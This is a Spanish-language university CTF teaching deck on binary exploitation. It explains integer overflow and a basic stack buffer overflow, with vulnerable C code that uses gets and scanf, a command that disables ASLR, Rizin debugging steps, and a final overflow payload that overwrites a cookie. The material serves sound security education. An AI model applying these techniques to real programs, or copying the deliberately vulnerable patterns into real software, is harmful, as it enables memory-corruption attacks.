



IV. PWN



Universidad
Rey Juan Carlos

Índice

1. ¿Qué es PWN?
2. Integer Overflow 2147483648
3. Buffer Overflow AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAA



¿QUÉ ES PWN?

¿Qué es PWN?

- El exploiting o PWN consiste en modificar el comportamiento de un programa abusando de fallos del programador
- Estos fallos pueden llevar a:
 - Ejecuciones inesperadas
 - Fallos a la hora de ejecutar
 - Sobreescritura de zonas delicadas de la memoria (stack, heap, etc.)
- Incluso pueden llevar a la ejecución de llamadas al sistema fuera del ámbito del programa si no hay protecciones adecuadas (obtención de shell)


¿Qué es PWN?

Cuando resolvemos un reto enmarcado en la categoría "pwn", normalmente nos dan un binario y un servidor + puerto donde se ejecuta dicho binario.

¿Cómo procedo?

- El servidor tiene (normalmente) un fichero flag.txt que lee bajo x condiciones (ejecutando una función fuera del flujo natural del programa, spawnando una shell en el sistema...)
- Debemos encontrar fallos en la programación del binario (aplicando reversing, por ejemplo)
- Preparar un exploit para probar que nuestro ataque tendrá éxito sobre el binario en local. OJO: que funcione en local no implica que funcione en el servidor (ASLR, versión de libc...)
- Ejecutar nuestro exploit contra el servidor que aloja el binario vulnerable (y, si hay suerte, obtener la flag)


¿Qué es PWN?



Y sobre todo, ¿qué debo saber?

- El exploiting es un campo muy amplio
 - Requiere conocimientos de arquitectura, programación y compiladores
 - Especialmente lenguaje ensamblador
- Aquí explicaremos dos de las que nos podemos encontrar en retos sencillos de CTF (baby pwn)
- Existen muchas más: format string buffer, heap overflow, ROP...
- Requiere mucho esfuerzo, ¡ánimo!

¿Qué es PWN? - Ejemplo



¿Qué pasa cuando nuestra entrada tiene un buffer limitado y lo llenamos?

¿Qué pasa con los valores introducidos sobrantes?

Podremos ejecutar nuestro código según nos interese sobrescribiendo ciertas direcciones de memoria

Decompile: main - (challenge)

```

1  undefined8 main(void)
2
3
4  {
5      undefined local_48 [36];
6      undefined4 local_24;
7      undefined8 local_20;
8      char *local_18;
9      FILE *local_10;
10
11     local_10 = fopen("flag.txt", "r");
12     if (local_10 == (FILE *)0x0) {
13         puts("-_-");
14         fflush(stdout);
15         /* WARNING: Subroutine does not return */
16         exit(0);
17     }
18     fgets(local_18, 0x14, local_10);
19     fclose(local_10);
20     printf("Exploit me (it is an easy bof)... the flag is @ %p...\n", local_18);
21     fflush(stdout);
22     local_20 = seccomp_init(0);
23     local_24 = seccomp_rule_add_exact(local_20, 0x7fff0000, 0, 0);
24     local_24 = seccomp_rule_add_exact(local_20, 0, 1, 0);
25     local_24 = seccomp_rule_add_exact(local_20, 0, 0x14, 0);
26     local_24 = seccomp_rule_add_exact(local_20, 0, 0x12, 0);
27     local_24 = seccomp_rule_add_exact(local_20, 0, 0x3b, 0);
28     local_24 = seccomp_rule_add_exact(local_20, 0x7fff0000, 0xe7, 0);
29     local_24 = seccomp_rule_add_exact(local_20, 0x7fff0000, 5, 0);
30     local_24 = seccomp_rule_add_exact(local_20, 0x7fff0000, 0x3c, 0);
31     local_24 = seccomp_rule_add_exact(local_20, 0x7fff0000, 8, 0);
32     local_24 = seccomp_rule_add_exact(local_20, 0x7fff0000, 0x23, 0);
33     seccomp_load(local_20);
34     _isoc99_scanf(&DAT_00402057, local_48);
35     return 0;
36 }
37
  
```

Buffer limitado 36 bytes

scanf en la variable limitada de arriba! \$\$



Integer Overflow 2147483648

¿Qué es?

Se puede definir como el **resultado** de **intentar almacenar en memoria una variable** de algún tipo (int, char, short...) **con un valor que sobrepase el rango máximo** representable del mismo.

Tipo	Tamaño (bytes)	Rango
char	1	signed: -128 a 127
		unsigned: 0 a 255
short	2	signed: -32768 a 32767
		unsigned: 0 a 65535
int	4	signed: -2147483648 a 2147483647
		unsigned: 0 a 4294967295
long	8	signed: -9223372036854775808 a 9223372036854775807
		unsigned: 0 a 18446744073709551615

¿Cómo se pasa de decimal a binario?

Si el número es positivo:

[Conversor decimal online](#)

1. Se pasa a binario y todo ok.

Si el número es negativo:

[Conversor decimal negativo online](#)

- **1.** Se convierte el número decimal a binario sin tener en cuenta su signo negativo.
- **2.** Se intercambian los 0s por 1s y viceversa.
- **3.** Se suma 1 al bit menos significativo, teniendo en cuenta el acarreo que conlleva. (Hay que tener en cuenta que el bit menos significativo es el que se encuentra más a la derecha, correspondiente con 2^0).


Ejemplo -3_{10} a binario

1. Lo pasamos a positivo $\rightarrow +3$
2. Convertimos a binario $\rightarrow 0011$
3. Intercambiamos los 0s con los 1s $\rightarrow 1100$
4. Sumamos 1 al bit menos significativo $\rightarrow 1101$

- El número -3_{10} es equivalente a 1101_2
 - ¿Y el número 13_{10} ? También equivale a 1101_2
- } Colisión

Colisiones


Este tipo de colisiones son debidas a que **se sobrepasa el rango máximo que permite una variable** (o en el caso del ejemplo, una representación de un número de bits), por lo que a partir de ese valor tope, los valores empiezan a repetirse siguiendo un **esquema similar a la estructura de un reloj** (como en la figura que se adjunta a continuación), en la que la mitad derecha corresponde a los números positivos y la mitad izquierda a los negativos



Colisiones

Esto ocurre por la manera en la que el ordenador interpreta los números binarios para saber si son positivos o negativos:

Si el bit más significativo del número binario es 1, este número se interpretará como negativo y se realizará la conversión consecuentemente con la metodología antes mencionada.



Vale... y ahora ¿cómo exploto yo esto?

```
1  ✓ #include <stdio.h>
2    #include <stdlib.h>
3    #include <string.h>
4
5    int cuentaDigitos(int num);
6
7  ✓ int main(int argc, char *argv[]){
8      char *num;
9      printf("Buenas, introduce un numero: ");
10     scanf("%ms", &num);
11  ✓ if (num[0] == '-') {
12     |     printf("Lo sentimos, este programa esta en BETA y no puedes poner numeros negativos\n");
13     |     return 1;
14     | }
15     int numero;
16     numero = atoi(num);
17  ✓ if(numero >= 10) {
18     |     printf("Lo sentimos, este programa esta en BETA y no puedes poner numeros mayores de 10\n");
19     |     return 1;
20     | }
21     printf("%s %d %s\n", "Genial! tu numero", numero, "es muy bonito!");
22  ✓ if (cuentaDigitos(numero) > 2) {
23     |     printf("%s\n", "WOW ademas de ser un digito muy bonito es de mas de 2 cifras, impresionante...");
24     |     printf("%s\n", "Te mereces esta flag URJC{JEJEJEJEJEJEJE}");
25     | }
26     return 0;
27 }
```



Buffer Overflow AAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAA

Desactivamos protecciones

Quitar protecciones

Quitamos la protección para que no haya randomización en las direcciones de memoria.

```
(urjc@ETSICTF)-[~/Escritorio]  
$ sudo sysctl -w kernel.randomize_va_space=0
```

```
[sudo] password for urjc:
```

```
kernel.randomize_va_space = 0
```

```
(urjc@ETSICTF)-[~/Escritorio]
```

```
$
```


Análisis estático: Decompilador

Decompilador

```
// WARNING: [rz-ghidra] Detected overlap for variable buf
undefined4 main(void)
{
    int cookie;
    char *s;
    int32_t var_4h;

    // int main();
    printf("buf: %08x cookie: %08x\n", &s, &var_4h);
    gets(&s);
    if (var_4h == 0x41424344) {
        puts("you win!");
    }
    return 0;
}
```

- Se muestran direcciones de memoria de "s" y "var_4h" mediante printf.
- Se hace uso de la función "gets" para almacenar una entrada del usuario en el puntero "s".
- **Objetivo: Conseguir que var_4h tome el valor de 0x41424344.**

Análisis estático: Decompilador

Cambiar nombres

- $S \rightarrow \text{buffer}$
- $\text{Var_4h} \rightarrow \text{entrada_a_modificar}$

```
// WARNING: [rz-ghidra] Detected overlap for variable buf
undefined4 main(void)
{
    int cookie;
    char *buffer;
    int32_t cookie_modificar;

    // int main();
    printf("buf: %08x cookie: %08x\n", &buffer, &cookie_modificar);
    gets(&buffer);
    if (cookie_modificar == 0x41424344) {
        puts("you win!");
    }
    return 0;
}
```


Análisis estático: Desensamblador

Registros

- Podeis pensar en ellos como "variables" a las cuales se les van asignando diferentes valores o direcciones de memoria.
- Los registros que vamos a usar pueden almacenar hasta **32 bits** o **8 bytes**.

Registers


eax	0xffffde24	eip	0x804919f
ebx	0x0	xfs	0x0
ecx	0x37b13626	xgs	0x63
edx	0xffffde64	xcs	0x23
esi	0x1	xss	0x2b
edi	0x8049080	eflags	0x286
esp	0xffffddd4	oeax	0xffffffff
ebp	0xffffde28		



Big Endian


vs

Little Endian



- Los datos se escriben en orden lógico en memoria
- La palabra es ABCD (0x41424344)
- Se escribiría → 0x41424344
- Usado por ejemplo en los procesadores IBM (depende del caso)
- Los datos de los registros SIEMPRE

- Los datos se escriben en orden inverso en memoria
- La palabra es ABCD (0x41424344)
- Se escribiría → 0x44434241
- Usado por ejemplo por Intel



Análisis estático: Desensamblador

Cosas a tener en cuenta


```
[0x08049196]
;-- main:
int dbg.main (int argc, char **argv, char **envp);
; var char *buffer @ ebp-0x54
; var char [80] buf @ ebp-0x4c
; var int32_t cookie_modificar @ ebp-0x4
; var int cookie @ ebp+0x4
push ebp                ; int main();
mov ebp, esp
sub esp, 0x54
lea eax, [cookie_modificar]
push eax
lea eax, [buffer]
push eax
push str.buf:__08x_cookie:__08x ; 0x804a00c ; const char *format
call printf              ; sym.imp.printf ; int printf(const char *format)
add esp, 0xc
lea eax, [buffer]
push eax                ; char *s
call gets               ; sym.imp.gets ; char *gets(char *s)
add esp, 4
mov eax, dword [cookie_modificar]
cmp eax, 0x41424344
jne 0x80491d4
```

- **Sintaxis Intel:** Registro destino se indica primero y luego el registro fuente.
- **Lea:** Carga una **dirección** de memoria del registro fuente al registro destino. Función similar a **&** en C.
- **Mov:** Se copia el **valor** del registro fuente al registro destino. Función similar a ***var** en C.
- **Call:** Llamar a una función.
- **Push:** Apilar un valor en la pila.

Análisis estático: Desensamblador

Cosas a tener en cuenta

- **cmp:** Compara el valor de los registros.
- **jne:** Si no son iguales salta.
- **Estas dos instrucciones se asemejan a if/else.**



Análisis estático: Similitudes

```

[0x08049196]
;-- main:
int dbg.main (int argc, char **argv, char **envp);
; var char *buffer @ ebp-0x54
; var char [80] buf @ ebp-0x4c
; var int32_t cookie_modificar @ ebp-0x4
; var int cookie @ ebp+0x4
push ebp                                ; int main();
mov ebp, esp
sub esp, 0x54
lea eax, [cookie_modificar]
push eax
lea eax, [buffer]
push eax
push str.buf:__08x_cookie:__08x        ; 0x804a00c ; const char *format
call printf                            ; sym.imp.printf ; int printf(const char *format)
add esp, 0xc
lea eax, [buffer]
push eax                                ; char *s
call gets                              ; sym.imp.gets ; char *gets(char *s)
add esp, 4
mov eax, dword [cookie_modificar]
cmp eax, 0x41424344
jne 0x80491d4
  
```

```

[0x080491c7]
push str.you_win                        ; 0x804a024 ; const char *s
call puts                              ; sym.imp.puts ; int puts(const char *s)
add esp, 4
  
```

```

[0x080491d4]
mov eax, 0
leave
ret
  
```

// WARNING: [rz-ghidra] Detected overlap for variable buf

```

undefined4 main(void)
{
  
```

```

    int cookie;
    char *buffer;
    int32_t cookie_modificar;
  
```

```

    // int main();
  
```

```

    printf("buf: %08x cookie: %08x\n", &buffer, &cookie_modificar);
    gets(&buffer);
  
```

```

    if (cookie_modificar == 0x41424344) {
        puts("you win!");
    }
    return 0;
  
```

Análisis Dinámico: Comandos

Comandos


- **Restart:** Reiniciamos la ejecución.
- **Continue:** Avanzamos hasta señal de interrupción.
- **Stop:** Paramos la ejecución del programa.
- **Continue to main:** Avanzamos hasta la función main.
- **Step over:** Avanzamos solo una instrucción.
- **Step:** Avanzaríamos una "función entera". Ej: en vez de ejecutar cada línea de ensamblador dentro de la función "printf" se ejecutaría todo su código.



Análisis Dinámico: Consola

Consola

En la pestaña "windows" → señalar la opción de consola y ponerla en una nueva venta.



The screenshot shows the Rizin debugger's console window. The title bar reads "Console". The text inside the console is as follows:

```
child received signal 9
Process with PID 29025 started...
= attach 29025 29025
Try: 'R!pid'
File dbg:///home/rsgbengi/Desktop/pruebas/buffer reopened in read-write mode
```

At the bottom of the window, there is a toolbar with the following tabs: "Rizin Console" (selected), "Strings", "Search", "Memory Map", "Breakpoints", "Console", "Disassembly", "Graph (Empty)", "Hexdump", and "Decompiler (Empty)". Below the tabs is a text input field containing "Type '?' for help".

Análisis Dinámico: Consola

Consola

- **Rizin console** → Consola de radare2. La usaremos para hacer uso de algunos comandos.
- **Debuggee Input** → Para realizar inputs al programa. Ejemplo: para introducir datos a funciones como **scanf** o **gets**.

Análisis Dinámico: Breakpoints

Breakpoints

```

[0x08049196]
;-- main:
int dbg.main (int argc, char **argv, char **envp);
; var char *buffer @ ebp-0x54
; var char [80] buf @ ebp-0x4c
; var int32_t cookie_modificar @ ebp-0x4
; var int cookie @ ebp+0x4
push ebp                ; int main();
mov ebp, esp
sub esp, 0x54
lea eax, [cookie_modificar]
push eax
lea eax, [buffer]
push eax
push str.buf:__08x_cookie:__08x ; 0x804a00c ; const char *format
call printf              ; sym.imp.printf ; int printf(const char *format)
add esp, 0xc
lea eax, [buffer]
push eax                ; char *s
call gets               ; sym.imp.gets ; char *gets(char *s)
add esp, 4
mov eax, dword [cookie_modificar]
cmp eax, 0x41424344
jne 0x80491d4
  
```

- Click derecho sobre cualquier instrucción → breakpoints → "add a breakpoint".
- Cuando los tengáis se os marcarán en rojo.
- Si pulsáis "continue", la ejecución se avanzará hasta este punto.

Análisis Dinámico: Gets

Gets

```

push str.buf:__08x_cookie:__08x ; 0x804a00c ; const char *format
call printf ; sym.imp.printf ; int printf(const char *format)
add esp, 0xc
lea eax, [buffer]
push eax ; char *s
call gets ; sym.imp.gets ; char *gets(char *s)

```

Debugee Input ▾ AAAAAAAA

Sent input: 'AAAAAAA'

- Ponemos un breakpoint en la función "gets" y le damos a "continue" para avanzar hasta ella. Tras esto, damos "step over".
- Ahora nos pedirá un input, el cual introduciremos mediante la consola tal y como vemos en las imágenes de la izquierda.

Análisis Dinámico: Variables

Variables

Rizin Console

afvd

```
[0x080491a0]> afvd
Cannot find base type "char [80]"
var cookie_modificar = int32_t : 0xffffde34 = 4160385024
var buffer = char : 0xffffd4e4 = "\x9e"
var cookie = 0xffffde3c 0xf7dbfd6 .... /usr/lib32/libc-2.32.so library R X 'add esp, 0x10' 'libc-2.32.so'
```

- La función gets va a modificar el valor de la variable "buffer".
- Desde la rizin console en el menú de console, mediante el comando “afvd” podemos visualizar información relativa a las variables de nuestro programa en tiempo de ejecución.
- Podemos ver la dirección de memoria y el valor asociado a ella.

Análisis Dinámico: Hexdump

Hexdump

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0x00000000ffffdde0	e4	dd	ff	ff	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAA
0x00000000ffffddf0	41	41	41	41	41	41	41	41	41	41	41	41	41	00	df	f7	AAAAAAAAAAAA...
0x00000000ffffde00	fc	73	fa	f7	ff	ff	ff	ff	ff	fb	8b	17	33	92	04	08	.s.....3...
0x00000000ffffde10	01	00	00	00	e4	de	ff	ff	ec	de	ff	ff	01	92	04	08
0x00000000ffffde20	80	22	fe	f7	00	00	00	00	00	00	00	00	00	00	00	00
0x00000000ffffde30	00	70	fa	f7	00	70	fa	f7	00	00	00	00	d6	bf	dd	f7	.p...p.....


```

[0x080491ba]> afvd
Cannot find base type "char [80]"
var cookie_entrada = int32_t : 0xffff27fc4 = 4159426560
var buffer = char : 0xffff27f74 = "AAAAAAAAAAAAAAAA"
var cookie = 0xffff27fcc 0xf7cf1fd6 .... /usr/lib32/libc-2.32.so library R X 'add esp, 0x10' 'libc-2.32.so'
  
```

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0x00000000ffffdde0	e4	dd	ff	ff	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAA
0x00000000ffffddf0	41	41	41	41	41	41	41	41	41	41	41	41	41	00	df	f7	AAAAAAAAAAAA...
0x00000000ffffde00	fc	73	fa	f7	ff	ff	ff	ff	ff	fb	8b	17	33	92	04	08	.s.....3...
0x00000000ffffde10	01	00	00	00	e4	de	ff	ff	ec	de	ff	ff	01	92	04	08
0x00000000ffffde20	80	22	fe	f7	00	00	00	00	00	00	00	00	00	00	00	00
0x00000000ffffde30	00	70	fa	f7	00	70	fa	f7	00	00	00	00	d6	bf	dd	f7	.p...p.....
0x00000000ffffde40	01	00	00	00	e4	de	ff	ff	ec	de	ff	ff	74	de	ff	ff	t

- Si nos vamos a la dirección de memoria indicada por "afvd" de la variable "buffer" en el volcado hexadecimal del ejecutable, podríamos ver nuestras "A" introducidas.
- Para acceder rápidamente podemos hacer click derecho en el registro esp e indicar que nos lo muestre en "hexdump".
- También podemos ver el valor de **cookie_entrada**, que es justo nuestra variable objetivo a modificar.
- 0070faf7 (little endian) → f7fa7000 (hexadecimal) → 4160385024 (decimal)

La pila



"AAAAAAA AAAAAAA\x44\x43\x42\x41" |



